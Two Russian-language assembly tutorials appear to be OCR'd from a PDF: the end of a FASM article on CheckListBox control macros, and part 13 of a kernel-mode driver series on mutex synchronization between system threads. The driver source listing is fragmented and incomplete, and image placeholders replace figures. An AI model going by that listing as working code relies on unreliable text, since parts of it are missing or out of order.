В общем на данном этапе мы имеем работоспособный элемент управления. Однако мы рассмотрели только две из, перечисленных в начале статьи, функции. На данном этапе мы можем и получить или установить состояние строки (обращение к массиву **Spisok.mas**), можем получить ассоциированное со строкой значение (посылка сообщения **LB_GETITEMDATA** элементу управления **Spisok.hList**), можем уничтожить наш элемент управления если необходимо (вызовом процедуры **DestroyWindow** с параметром **Spisok.hList**). Однако стоило ли писать все рассмотренные ранее макросы, если наиболее часто применяемые функции, попрежнему будут выполняться обычными средствами Windows? На мой взгляд нестоило. Если мы создаём свой элемент управления, то мы должны, как мне кажется, обеспечить единообразие доступа ко всем его функциям. Поэтому продолжим рассмотрение макросом уничтожающим наш элемент управления.

Макрос уничтожающий элемент управления.

Макрос, предназначенный для уничтожения нашего элемента управления, назовём **name#.Destroy**. Обращение к макросу: **Spisok.Destroy**.

```
macro name#.Destroy
m_
 invoke DestroyWindow,[name#.#hList]
 ZeroInit name#.mas,266
_m
```

Как видите в этом макросе нет ничего сложного. Первой строкой мы уничтожаем непосредственно элемент управления, а вторая - это макрос, инициализирующий нулями область памяти (начало области - первый параметр) определённой длины (второй параметр в байтах).

Макрос получающий состояние строки элемента управления.

На даном этапе, наш элемент управления играет больше декоративную чем функциональную роль. Действительно, он создаётся, реагирует на действия пользователя, его можно уничтожить, однако результат действий пользователя в программу пока не передаётся. Для получения состояния определённой строки мы напишем макрос под именем **name#.GetState**. Обращение к нему осуществяется так: **Spisok.GetState id**.

Здесь **id** - индекс строки состояние которой мы хотим проверить. А вот собственно текст самого макроса.

```
macro name#.GetState id
m_
local ..fox,..ext
 mov    ecx,name#.mas
 mov    eax,id
 mov    dl,[eax+ecx]
 cmp   dl,1
 jne ..fox
 xor     eax,eax
 jmp   ..ext
..fox:
 mov     eax,1
..ext:
_m
```

В первой строке макроса мы объявляем две локальные, для этого макроса, метки **..fox** и **..ext**. Если бы мы использовали эти метки без определения их как локальные, то в случае определения одного элемента управления, все бы скомпилировалось нормально, но если бы мы определили более одного элемента управления, то компилятор, при определении второго элемента управления, сообщил бы о том что метка **..fox** уже создана ранее. Это происходит потому, что при определении первого элемента управления метки **..fox** и **..ext** уже были созданы. Однако при определении этих меток как локальных, компилятор при определении каждого нового элемента управления, создаёт уникальные метки для данного экземпляра макроса. Директива **local** работает только в рамках макроса. Может возникнуть вопрос: а почему имена макросов, и метки в телах макросов мы досих пор не определяли как локальные, а задавали их в виде: **name#.GetState** , **.#name#No1** , **name#.onNotify** и т.п.? Мы делали так потому, что эти метки создаются уникальными т.к. в их название добавляется имя элемента управления и если их определить локальными, то к ним будет невозможно обращение из основного текста программы.

Далее загружаем начало массива состояний в регистр **ecx** , а индекс строки в регистр **eax** и получаем состояние строки в регистре **dl**. После проверки состояния макрос возвращает 1 если строка отмечена и 0 если неотмечена.

Возможно Вы уже задавались вопросом:"Зачем использовать целый байт для хранения состояния строки, если состояний всего два?". Я использовал такой не эффективный способ для того, чтобы было проще понять работу алгоритма. Однако полагаю Вы уже достаточно поняли работу наших макросов и рассмотрим, как улучшить данный механизм.

Использование одного бита для хранения состояния одной строки.


Для начала создадим отдельно несколько макросов: **set_state** , **set_unState** , **if_set** и **if_unset**.

```
установка отмеченного состояния строки
macro set_state base
```

```
{
  ror        ax,3
  shr        ah,5
  xor       edx,edx
  mov       dl,al
  mov       cl,ah
  mov       eax,1
  rol       eax,cl
  mov       ecx,base
  or        [ecx+edx],al
}
установка не отмеченного состояния строки
macro set_unState base
{
  ror        ax,3
  shr        ah,5
  xor       edx,edx
  mov       dl,al
  mov       cl,ah
  mov       eax,0xfffffffe
  rol       eax,cl
  mov       ecx,base
  and        [ecx+edx],al
}
переход если строка отмечена
macro if_set base,lab
{
  ror        ax,3
  shr        ah,5
  xor       edx,edx
  mov       dl,al
  mov       cl,ah
  mov       eax,1
  rol       eax,cl
  mov       ecx,base
  test   [ecx+edx],al
  jnz    lab
}
переход если строка не отмечена
macro if_unset base,lab
{
  ror        ax,3
  shr        ah,5
  xor       edx,edx
  mov       dl,al
  mov       cl,ah
  mov       eax,1
  rol       eax,cl
  mov       ecx,base
  test   [ecx+edx],al
  jz    lab
}
```


Во все макросы передаётся адрес начала массива **base**. Индекс элемента массива не явно передаётся в регистре **eax**. Как видите все макросы различаются только последними строками, поэтому сперва рассмотрим общую, для всех макросов, часть доступа к биту соответствующему состоянию строки

ror ax,3 - в регистре **eax** индекс строки. Для доступа к соответствующему биту необходимо определить в каком байте массива он находится. Для этого делим индекс на 8 т.е. сдвигаем значение в регистре **ax** вправо на три позиции, что равнозначно делению на 8. При этом мы используем циклический сдвиг, при котором самый младший бит регистра записывается в самый старший бит, а остальные сдвигаются от старшего к младшему, как показано на рисунке:



Таким образом в регистре **al** у нас содержится номер байта в массиве, а старшие три бита регистра **ah** содержат номер бита в байте.

shr ah,5 - линейно сдвигаем содержимое регистра **ah** , что бы получить номер бита, содержащего состояние строки. В отличии от **ror** , **shr** не записывает содержимое самого младшего бита в самый старший. Работа команды показана на рисунке:



xor edx,edx - обнуляем содержимое регистра **edx** т.к. мы будем использовать его как смещение в массиве.

mov dl,al - сохраняем номер байта в массиве в регистре **dl**

mov cl,ah - сохраняем, в регистре **cl** , номер бита хранящего состояние строки. На это количество бит мы должны будем сдвинуть значение, что бы получить маску доступа к биту. Для команд сдвига в качестве счётчика может использоваться, только регистр **cl**.

mov eax,1 - сохраняем в регистре **eax** значение, сдвигая, которое мы и получим маску доступа к интересующему биту. Обратите внимание, что для макроса **set_unState** это значение равно **0xfffffffe** , это означает, что все биты, кроме нулевого, установлены в **1**. Во всех остальных макросах в качестве такого значения используется **1** , это значит, что в маске, на месте интересующего нас бита, будет стоять **единица**. Почему так мы рассмотрим чуть ниже, когда будем разбираться с отдельными макросами.

rol eax,cl - сдвигаем значение, чтобы получить маску доступа к соответствующему биту.

mov ecx,base - загружаем в регистр **ecx** адрес начала массива.

На этом общая, для всех макросов, часть закончилась. И мы рассмотрим особенности каждого макроса.

set_state base - этот макрос устанавливает бит, соответствующий строке с индексом, находящимся в регистре **eax**. В макрос явно передаётся только адрес начала массива. Установка бита осуществляется командой **or [ecx+edx],al**. Т.е. мы выполняем логическое "ИЛИ" над байтом, находящимся по базовому адресу из регистра **ecx** со смещением, относительно базового адреса, в регистре **edx** , и содержимым регистра **al**. Напомню, диаграмму выполнения логического "ИЛИ":

Бит операнда источника	Бит операнда назначения	Результат
1	1	1
1	0	1
0	1	1
0	0	0

Таким образом, биты операнда источника (маски доступа), которые соответствуют не интересующим нас битам операнда назначения, мы устанавливаем в **ноль** , а биты операнда источника (маски доступа), которые соответствуют интересующим нас битам операнда назначения, мы устанавливаем в единицу.

Для примера: нам нужно установить бит номер 5 (не забывайте, что номера битов отсчитываются от нуля и бит номер 5 будет 6 по расположению в байте). Маску задаём записывая 1 в регистр eax, а затем содержимое регистра eax, линейно сдвигаем вправо на 5 позиций. Таким образом, мы получаем значение, в котором установлен в единицу только пятый бит, а все остальные установлены в ноль, т.к. они нас не интерисуют.

Несколько иная ситуация с макросом **set_unState**. Он должен наоборот, сбрасывать определённый бит в ноль. Для этого подходит операция логического "И". В таблице диакграмма состояний для логического "И":

Бит операнда источника	Бит операнда назначения	Результат
1	1	1
1	0	0
0	1	0
0	0	0

Как Вы видите, для того, что бы бит установить в ноль, достаточно установить в ноль интерисующий нас бит операнда источника (маска доступа), а все остальные биты в единицу, и в операнде назначения обнулится только интересующий нас бит, а все остальные останутся без изменений. Соответственно маску мы получаем записав в регистр **eax** во все биты, кроме самого младшего, единицы и затем сдвигая наш единственный ноль в нужную позицию. Затем выполняется команда **and [ecx+edx],al** и соответствующий бит сброшен, т.е. состояние строки изменилось на неотмеченное.

Кроме макросов установки отмеченного и неотмеченного состояния строки, у нас есть ещё макросы проверки текущего состояния строки **if_set** и **if_unset**. В них передаётся не только базовый адрес начала массива, но и метка **lab** на которую необходимо перейти, если условие верно. Проверка состояния бита проверяется командой **test [ecx+edx],al** , в которой в качестве операнда источника используется маска доступа в, которой интересующий нас бит установлен в единицу. Переход осуществляется командами **jnz lab** в макросе **if_set** и **jz lab** в макросе **if_unset**.

Теперь, после написания макросов, необходимо заменить ими соответствующие строки в макросах **.onNotify** , **.GetState** и **.onDraw**.

Теперь рассмотрим такой пример: Мы заполняем **CheckListBox** строками, которые характеризуют определённые объекты, например каждой строке соответствует структура о почтовом сообщении, хранящемся на сервере, отмеченные строки означают необходимость удаления сообщения без загрузки с сервера. После того как пользователь отметил все письма, которые необходимо удалить, он нажимает на кнопку удалить и вот здесь встаёт вопрос: "Как определить какая строка соответствует какой структуре?". Мне кажется, что наиболее рациональным было бы присвоить строке 32-х битное значение, являющееся указателем на структуру данных, связанную с данной строкой. Такая возможность предоставляется стредствами стандартного элемента управления **ListBox** , на основе которого мы и создали свой элемент управления. При вызове макроса **.AddString** в качестве последнего параметра как раз и может передаваться такое значение. Теперь нам необходимо получить данное значение. Для этого написан следующий макрос:

Макрос получения ассоциированного со строкой значения - .GetData.

Данный макрос, как и все макросы кроме **set_state** , **set_unState** , **if_set** и **if_unset** , находится внутри основного макроса **CheckListBox**. Макрос не очень большой:

```
macro name#.GetData id
  m_
    invoke SendMessage,[name#.hList],LB_GETITEMDATA,id,0
  _m
```

Посылаем элементу управления, сообщение **LB_GETITEMDATA** требующее 32-х битное значение, ассоциированное со строкий с индексом **id**. Вот собственно и весь макрос. Аналогично написан макрос устанавливающий ассоциированное значение. Значение возвращается в регистре **eax**.

Макрос установки ассоциированного со строкой значения - .SetData.

```
macro name#.SetData id,data
  m_
    invoke SendMessage,[name#.hList],LB_SETITEMDATA,id,data
  _m
```

Вы сами видите, что отличия не велики.В макрос передаётся параметр **data** - значение ассоциированное со строкой. В сообщении **LB_SETITEMDATA** , посылаемом элементу управления, передаются индекс строки **id** , с которой данное значение ассоциируется, и непосредственно значение **data**.

Теперь остаётся только написать макросы установки состояния CheckBox-а строки. Для простоты мы используем два макроса, которые будут устанавливать отмеченное (**.SetState**) и не отмеченное (.SetUnState) состояние.

Макросы установки отмеченного и неотмеченного состояний строки.

```
macro name#.SetState id
m_
  mov     eax,id
  set_state name#.mas
_m
macro name#.SetUnState id
m_
  mov     eax,id
  set_unState name#.mas
_m
```

Работа выполняемая макросами сводится к тому, что они загружают в регистр **eax** индекс строки, состояние которой нужно изменить, и вызов макроса, который устанавливает отмеченное (**set_state** в макросе **.SetState**) или не отмеченное (set_unState в макросе .SetUnState) состояние строки.

Теперь вернёмся к вопросу создания элемента управления. У Вас может возникнуть вопрос, а как работать с нашим элементом управления, если он создаётся не во время выполнения программы, а был описан в секции ресурсов в составе диалогового окна на стадии проектирования программы? Для этого я решил, что необходимо создать макрос, позволяющий загрузить элемент управления из ресурса - **.LoadFromResurce**

Макрос загружающий элемент управления из секции ресурсов.

Данный макрос определён следующим образом:

```
macro name#.LoadFromResurce hwnd,hinstance
m_
  invoke GetDlgItem,hwnd,ID
  mov    [name#.hList],eax
  invoke LoadBitmap,hinstance,__IDB_UNCHECK
  mov    [name#.hBmp1],eax
  invoke LoadBitmap,hinstance,__IDB_CHECK
  mov    [name#.hBmp2],eax
_m
```

В макрос передаются следующие параметры:

hwnd - хендл окна которому принадлежит элемент управления;

hinstance - хендл модуля в котором выполняется процедура обработки сообщений родительскому окную. Она получается обычно в начале выполнения программы вызовом функции **invoke GetModuleHandle,0**.

Теперь перейдём непосредственно к выполняемым внутри макроса инструкциям.

invoke GetDlgItem,hwnd,ID - получаем хендл элемента управления;

mov [name#.hList],eax - сохраняем его в переменной **name#.hList**. Обращение к ней **Spisok.hList** ;

invoke LoadBitmap,hinstance,__IDB_UNCHECK - загружаем картинку, соответствующую не отмеченному состоянию строки;

mov [name#.hBmp1],eax - сохраняем хендл загруженной картинки;

invoke LoadBitmap,hinstance,__IDB_CHECK - загружаем картинку, соответствующую отмеченному состоянию строки;

mov [name#.hBmp2],eax - сохраняем хендл загруженной картинки.

Вот собственно и весь макрос. Вызывать его необходимо внутри процедуры обработки сообщений родительскому окну, которому принадлежит элемент управления.

Вместо заключения.

Полагаю это всё, что я хотел сообщить в рамках этой статьи. К статье прилагался файл `pril.zip` (файл из исходной публикации недоступен), который содержит:

pfc.asm - собственно файл содержащий макросы, которые мы рассмотрели в данной статье.

CLB - папка с файлами проекта в РАДАСМ демонстрирующего работу с нашими макросами.

01.04.04 С уважением, pas.

Драйверы режима ядра: Часть 13: Базовая техника. Синхронизация: Взаимоисключающий доступ

Автор: Four-F

Дата: 2004-05-03

В прошлой статье мы использовали синхронизацию для ожидания срабатывания таймера и ожидания окончания работы потока. Другой часто встречающейся задачей, которую решает синхронизация, является задача монопольного доступа к данным.

В примере, который мы рассмотрим в этот раз, создается уже не один, а несколько потоков. Все потоки работают с одним и тем же ресурсом, которым является переменная размером DWORD. В задачу каждого потока входит несколько раз увеличить значение этой переменной на единицу. По окончании работ значение переменой должно быть равно произведению количества потоков на количество проходов.

Переменная, значение которой увеличивают потоки, является прототипом каких-либо данных, например, статистических данных о кол-ве перехватов одного из системных сервисов (этим мы займемся в одной из следующих статей). Если работу потоков не синхронизировать, то они будут обращаться к разделяемым данным в непредсказуемом порядке, что неизбежно приведет к тому, что вместо статистических данных мы, в лучшем случае, получим мусор, а в худшем драйвер станет причиной краха системы.

В данном случае для синхронизации потоков как нельзя лучше подходит объект синхронизации *мьютекс*(mutex). В ядре он также носит название *мутант* (mutant). Термин mutex происходит от слов "mutual exclusion", что означает "взаимоисключающий доступ".

Перед тем как начать работу с разделяемым ресурсом поток должен захватить мьютекс. Единовременно владеть мьютексом может только один поток. Поэтому, если потоку удается захватить мьютекс, это означает, что мьютекс был свободен. Если мьютекс занят, система переводит поток в режим ожидания до тех пор, пока мьютекс не освободится. Захватив мьютекс, поток начинает работать с ресурсом, имея гарантию на то, что, сколько бы потоков не пыталось захватить тот же самый мьютекс, все они будут ждать его освобождения. Закончив работу с ресурсом, поток освобождает мьютекс. Даже если в этот момент мьютекс ожидает несколько потоков, захватить его сможет только один поток (какой именно - решает планировщик). Таким образом, мьютекс гарантирует, что только один поток получает монопольный доступ к ресурсу.

13.1 Исходный текст драйвера MutualExclusion

```
;@echo off
;goto make

;;;
```

```
;;;
```

```
   :
;                                          CleanUp
;;;
```

```
;                                       StartThread
;;;
```

```
                mov g_pkWaitBlock, eax

                MUTEX_INIT addr g_kMutex

                invoke KeQueryTickCount, addr liTickCount

                invoke srand, liTickCount.LowPart

                and g_dwWorkElement, 0

                invoke StartThreads
                .if eax == STATUS_SUCCESS
                    mov eax, pDriverObject
                    mov (DRIVER_OBJECT PTR [eax]).DriverUnload, offset DriverUnload
                    mov status, STATUS_SUCCESS
                .else
                    invoke CleanUp, pDriverObject
                .endif
            .else
                invoke CleanUp, pDriverObject
                invoke DbgPrint, $CTA0("MutualExclusion: Couldn't allocate memory for Wait Block\
   n")
            .endif
        .else
            invoke IoDeleteDevice, pDeviceObject
        .endif
    .endif

    mov eax, status
    ret

DriverEntry endp

;;;
```

Выделяем блок памяти размером NUM_THREADS * sizeof KWAIT_BLOCK. Константа NUM_THREADS определяет, сколько потоков мы запустим. Сохраняем указатель на выделенный блок памяти в переменной g_pkWaitBlock. Эта память понадобится нам при выгрузке драйвера. Зачем она нужна и почему мы выделяем её при инициализации драйвера, я объясню позже. Пока мы её не используем.

```
MUTEX_INIT g_kMutex
```

Как я уже сказал, мы будем использовать для синхронизации мьютекс. Перед использованием его надо инициализировать, вызовом функции **KeInitializeMutex**. Я использую макрос MUTEX_INIT. В упрощенном виде он выглядит так (полная версия макроса более универсальна - см. Mutex.mac):

```
MUTEX_INIT MACRO mtx:REQ
    invoke KeInitializeMutex, mtx, 0
ENDM
```

Функция **KeInitializeMutex** просто заполняет структуру KMUTANT, описывающую объект мьютекс, при этом мьютекс устанавливается в свободное состояние.

```
KMUTANT STRUCT                          ; sizeof = 020h
    Header          DISPATCHER_HEADER <> ; 0000h
    MutantListEntry LIST_ENTRY        <> ; 0010h
    OwnerThread     PVOID             ?  ; 0018h  PTR KTHREAD
    Abandoned       BYTE              ?  ; 001Ch  BOOLEAN
    ApcDisable      BYTE              ?  ; 001Dh
                    WORD              ?  ; 001Eh  padding
KMUTANT ENDS
```

Итак, мьютекс готов к использованию.

```
invoke KeQueryTickCount, addr liTickCount

invoke srand, liTickCount.LowPart
```

Для максимального приближения к боевым условиям нам нужно заставить потоки обращаться к разделяемому ресурсу хаотично. Для этого мы будем генерировать некое псевдослучайное число, и использовать его как временной интервал для задержки потока. Ntoskrnl.exe экспортирует стандартную библиотечную функцию **rand**. Эта функция возвращает псевдослучайное число в диапазоне 0 - 07FFFh. Для генерации используется так называемое начальное число или "затравка" (seed), которое хранится в глобальной неэкспортируемой переменной ядра. Изначально "затравка" инициализирована единицей, т.е. начальное число для генератора псевдослучайных чисел уже существует. Но мы всё же сделаем всё по правилам: вызовем функцию **srand** и проинициализируем "затравку" также псевдослучайным числом, в качестве которого используем младшую часть 64-битного чила, возвращаемого функцией **KeQueryTickCount**. **KeQueryTickCount** возвращает количество тактов, прошедших с момента подачи питания на процессор.

```
and g_dwWorkElement, 0
```

g_dwWorkElement - это наш разделяемый ресурс.

13.3 Создаем системные потоки

```
    and i, 0
    xor ebx, ebx
    .while i < NUM_THREADS

        invoke PsCreateSystemThread, addr hThread, THREAD_ALL_ACCESS, NULL, NULL, NULL, ThreadProc,
    0
        .if eax == STATUS_SUCCESS

            invoke ObReferenceObjectByHandle, hThread, THREAD_ALL_ACCESS, NULL, KernelMode, \
                                    addr g_apkThreads[ebx * type g_apkThreads], NULL

            invoke ZwClose, hThread

            inc ebx

        .endif
        inc i
    .endw

    mov g_dwCountThreads, ebx
```

Здесь нет никаких принципиальных отличий от того, что мы делали в прошлый раз в драйвере TimerWorks. Единственная разница в том, что мы запускаем не один, а NUM_THREADS потоков, сохраняем указатели на них в массиве g_apkThreads, а количество фактически созданных потоков - в переменной g_dwCountThreads. Стартовая функция всех потоков одна и та же - **ThreadProc**.

И ещё один момент.

```
IF NUM_THREADS GT MAXIMUM_WAIT_OBJECTS
    .ERR Maximum number of wait objects exceeded!
ENDIF
```

Эти три строчки не позволят вам скомпилировать драйвер, если по ошибке вы измените NUM_THREADS на значение большее, чем MAXIMUM_WAIT_OBJECTS. MAXIMUM_WAIT_OBJECTS - это максимальное количество объектов ожидания, ожидать которые можно одновременно, и равно оно 64. Точно также как и в драйвере TimerWorks в процедуре **DriverUnload** мы будем ждать все работающие потоки и их количество не должно быть больше MAXIMUM_WAIT_OBJECTS.

13.4 Процедура потоков

Итак, мы создали NUM_THREADS потоков. Все они рано или поздно по решению планировщика начнут выполнять процедуру **ThreadProc**. Причем в многопроцессорной системе это, возможно, будет происходить в буквальном смысле одновременно.

```
    invoke PsGetCurrentThread
    mov pkThread, eax
    invoke DbgPrint, $CTA0("MutualExclusion: Thread %08X is entering ThreadProc\n"), pkThread
```

Функцией **PsGetCurrentThread** получаем указатель на структуру текущего потока и выводим её адрес в отладочном сообщении.

```
    xor ebx, ebx
    .while ebx < NUM_WORKS
```

Организуем цикл, повторяющийся NUM_WORKS раз. В цикле имитируем случайную работу потоков с разделяемым ресурсом. Каждый поток должен будет увеличить на единицу значение единственной глобальной переменной g_dwWorkElement и проделать эту операцию NUM_WORKS раз.

```
        MUTEX_WAIT g_kMutex
```

Если поток оказывается в этой точке, значит, он успешно захватил мьютекс и потоку гарантировано, что до тех пор, пока он не освободит мьютекс, никто больше не сможет его (мьютекс) захватить. Значит, поток может монопольно работать с ресурсом, т.к. все остальные NUM_THREADS - 1 потоков для входа в этот участок кода также должны захватить тот же самый мьютекс.

Здесь я тоже использую макрос. В упрощенном виде он выглядит так (полная версия макроса также более универсальна):

```
MUTEX_WAIT MACRO mtx:REQ
    invoke KeWaitForMutexObject, mtx, Executive, KernelMode, FALSE, NULL
ENDM
```

Параметры функции **KeWaitForMutexObject** полностью идентичны параметрам функции **KeWaitForSingleObject** и всё сказанное в прошлый раз относительно функции **KeWaitForSingleObject** также применимо к **KeWaitForMutexObject**. Более того, в заголовочных файлах **KeWaitForMutexObject** определена так:

```
#define KeWaitForMutexObject KeWaitForSingleObject
```

И если уж совсем на чистоту, то эти две функции имеют одинаковую точку входа. Т.е. **KeWaitForMutexObject** и **KeWaitForSingleObject** - это просто имена-синонимы одной и той же функции.

В ядре существует ещё один мьютекс - *быстрый мьютекс* (fast mutex). Быстрым он называется потому, что его захват/освобождение проходят быстрее. Он значительно отличается от обычного мьютекса и менее универсален.

```
        push g_dwWorkElement
        pop dwWorkElement
```

Считываем значение разделяемого ресурса в локальную память потока (а именно в стек) и начинаем с ним работать.

Для имитации работы потока с ресурсом мы просто приостановим его выполнение на случайный интервал из диапазона 0-50 миллисекунд. Т.е. предполагается, что всё это время поток производит с ресурсом какие-то манипуляции.

```
        invoke rand
        shl eax, 4              ; * 16
        neg eax                 ; задержка = 0 - ~50 мс
        or liDelayTime.HighPart, -1
        mov liDelayTime.LowPart, eax
        invoke KeDelayExecutionThread, KernelMode, FALSE, addr liDelayTime
```

Как я уже сказал, функция **rand** выдает псевдослучайное число в диапазоне 0 - 07FFFh. Умножив его на 16, мы получим необходимое нам время задержки. Всё что я говорил в прошлый раз про параметр DueTime функции **KeSetTimerEx** полностью применимо к параметру DelayTime функции **KeDelayExecutionThread**. Единственное отличие в том, что в функцию **KeDelayExecutionThread** передается не само 64-битное значение, а указатель на него. Как следует из имени функции **KeDelayExecutionThread** , она приостанавливает работу потока на некоторое время. Эта функция должна вызываться только при IRQL = PASSIVE_LEVEL. Внутренне она использует для ожидания таймер.

Про функцию **rand** следует сказать ещё пару слов. Как я уже сказал, эта функция генерирует псевдослучайное число на основании начального значения, которое мы проинициализировали вызовом функции **srand** при запуске драйвера. Каждый вызов **rand** меняет это начальное число, а поскольку это глобальная переменная ядра, то мы оказываем некоторое влияние на результат возможного вызова этой функции каким-то другим кодом. Но поскольку результатом является случайное число, то ни менее, ни более случайным оно не станет. Так что пользоваться функцией

rand можно без особых проблем. Я, кстати, не обнаружил использования этой функции самим ядром.

```
        inc dwWorkElement

        push dwWorkElement
        pop g_dwWorkElement
```

Изменяем разделяемый ресурс и записываем его назад.

```
        MUTEX_RELEASE g_kMutex
```

Работа сделана, и мьютекс надо освободить, для того чтобы другие потоки, которые уже, наверное, ждут его освобождения, тоже могли проделать свою часть работы.

И опять макрос, упрощенная форма которого выглядит так:

```
MUTEX_RELEASE MACRO mtx:REQ
    invoke KeReleaseMutex, mtx, FALSE
ENDM
```

Последний параметр функции **KeReleaseMutex** нужен для увеличения общей производительности. Если сразу после освобождения мьютекса вы собираетесь снова ждать, возможно, какой-то другой объект, то последний параметр можно установить в TRUE. Тогда **KeReleaseMutex** не будет снимать блокировку с базы данных диспетчера, а следующая функция **KeWaitXxx** соответственно не будет её устанавливать и вызовы **KeReleaseMutex-KeWaitXxx** пройдут как единая атомарная операция: блокировка базы данных диспетчера будет установлена при входе в **KeReleaseMutex**, а снята внутри **KeWaitXxx**. Я использую значение FALSE, т.к. макросы MUTEX_INIT, MUTEX_WAIT и MUTEX_RELEASE - это общее решение на все случаи жизни. Если время для вас критично, то тогда можно прибегнуть к оптимизации. Я привожу упрощенные версии макросов для того, чтобы в случае если вы с ними не дружите, вам было понятно какие функции и как следует использовать.

Функция **KeReleaseMutex** , кстати, является оболочкой вокруг более гибкой функции KeReleaseMutant.

Ещё несколько моментов по поводу обычного (не быстрого) мьютекса. За каждым захватом мьютекса должно следовать его освобождение. Причем мьютекс можно захватывать рекурсивно, т.е. несколько раз подряд, но только одним потоком. Если поток несколько раз захватил мьютекс, то ровно столько же раз должен его освободить. Количество рекурсивных захватов мьютекса ограничено константой MINLONG, равной 80000000h. Если вы превысите это несуразно большое значение, то получите BSOD с кодом STATUS_MUTANT_LIMIT_EXCEEDED. Если попытаетесь освободить не вами занятый мьютекс, то - STATUS_MUTANT_NOT_OWNED.

```
        mov eax, liDelayTime.LowPart
        neg eax
        mov edx, 3518437209     ; Магическое число
        mul edx
        shr edx, 13
        invoke DbgPrint, $CTA0("MutualExclusion: Thread %08X work #%d is done (%02dms)\n"), \
                         pkThread, ebx, edx
```

Для контроля выводим сообщение, в котором поток уведомляет о том, какую по счету работу он сделал, и сколько это заняло времени. Здесь я использую "магическое деление" - это деление через умножение, что гораздо быстрее (хотя, в данном случае, время абсолютно не критично). Поскольку задержка измеряется в 100-наносекундных интервалах, надо умножить это число на 10000, для того чтобы перейти к миллисекундам. Для вычисления "магических чисел" ищите на http://www.wasm.ru/ в разделе "Образовательные программы" утилиту *Magic Divider by The Svin*.

```
        inc ebx

    .endw
```

Переходим к следующей работе.

```
invoke PsTerminateSystemThread, STATUS_SUCCESS
```

Если все работы сделаны, разрушаем поток.

13.5 Процедура DriverUnload

Точно так же как и в драйвере TimerWorks, прежде чем позволить выгрузить драйвер надо убедиться, что все потоки завершили работу, т.к. потоковая процедура находится в теле драйвера и его преждевременная выгрузка приведет к краху системы. Мы решим эту проблему точно также как и в прошлый раз - будем ждать, но теперь уже несколько потоков.

```
.if g_dwCountThreads > 0

    invoke KeWaitForMultipleObjects, g_dwCountThreads, addr g_apkThreads, WaitAll, \
                Executive, KernelMode, FALSE, NULL, g_pkWaitBlock
```

Если есть кого ждать, то вызываем функцию **KeWaitForMultipleObjects**. Параметры этой функции в основном совпадают с параметрами функции **KeWaitForSingleObject** , но эта функция ожидает не один, а сразу несколько объектов. Причем объекты могут быть разные, главное чтобы они были ожидаемыми.

Первый параметр определяет количество объектов в массиве указателей на объекты, адрес которого передается во втором параметре. Третий параметр определяет, хотим ли мы ждать все объекты или первый освободившийся. Если вы захотите ждать первый освободившийся объект, то определить, какой именно объект перешел в свободное состояние можно будет по возвращенному **KeWaitForMultipleObjects** значению. Если оно будет равно STATUS_WAIT_0, то значит, вы дождались первый объект в массиве, если STATUS_WAIT_1 - второй, и т.д. Последний параметр - это указатель на блок памяти, который функция **KeWaitForMultipleObjects** использует для организации ожидания. Размер этого блока должен быть равен произведению размера структуры KWAIT_BLOCK на количество объектов. В **DriverEntry** мы уже выделили необходимую память. Мы сделали это заранее, т.к. если вдруг (что мало вероятно, но все же) мы не сможем выделить эту память сейчас - при выгрузке драйвера, то, как же мы будем ждать завершения работы наших потоков?

```
KTHREAD STRUCT
. . .
    WaitBlock KWAIT_BLOCK 4 dup(<>)
. . .
KTHREAD ENDS
```

Если количество объектов не более THREAD_WAIT_OBJECTS (3), можно не выделять WaitBlock, т.к. в этом случае система будет использовать память, зарезервированную прямо в объекте "поток":

```
.while g_dwCountThreads
    dec g_dwCountThreads
    mov eax, g_dwCountThreads
    fastcall ObfDereferenceObject, g_apkThreads[eax * type g_apkThreads]
.endw
```

Дождавшись окончания работы всех потоков, уменьшаем количество ссылок на их объекты, которое мы увеличили при создании потоков.

```
invoke DbgPrint, $CTA0("MutualExclusion: WorkElement = %d\n"), g_dwWorkElement
```

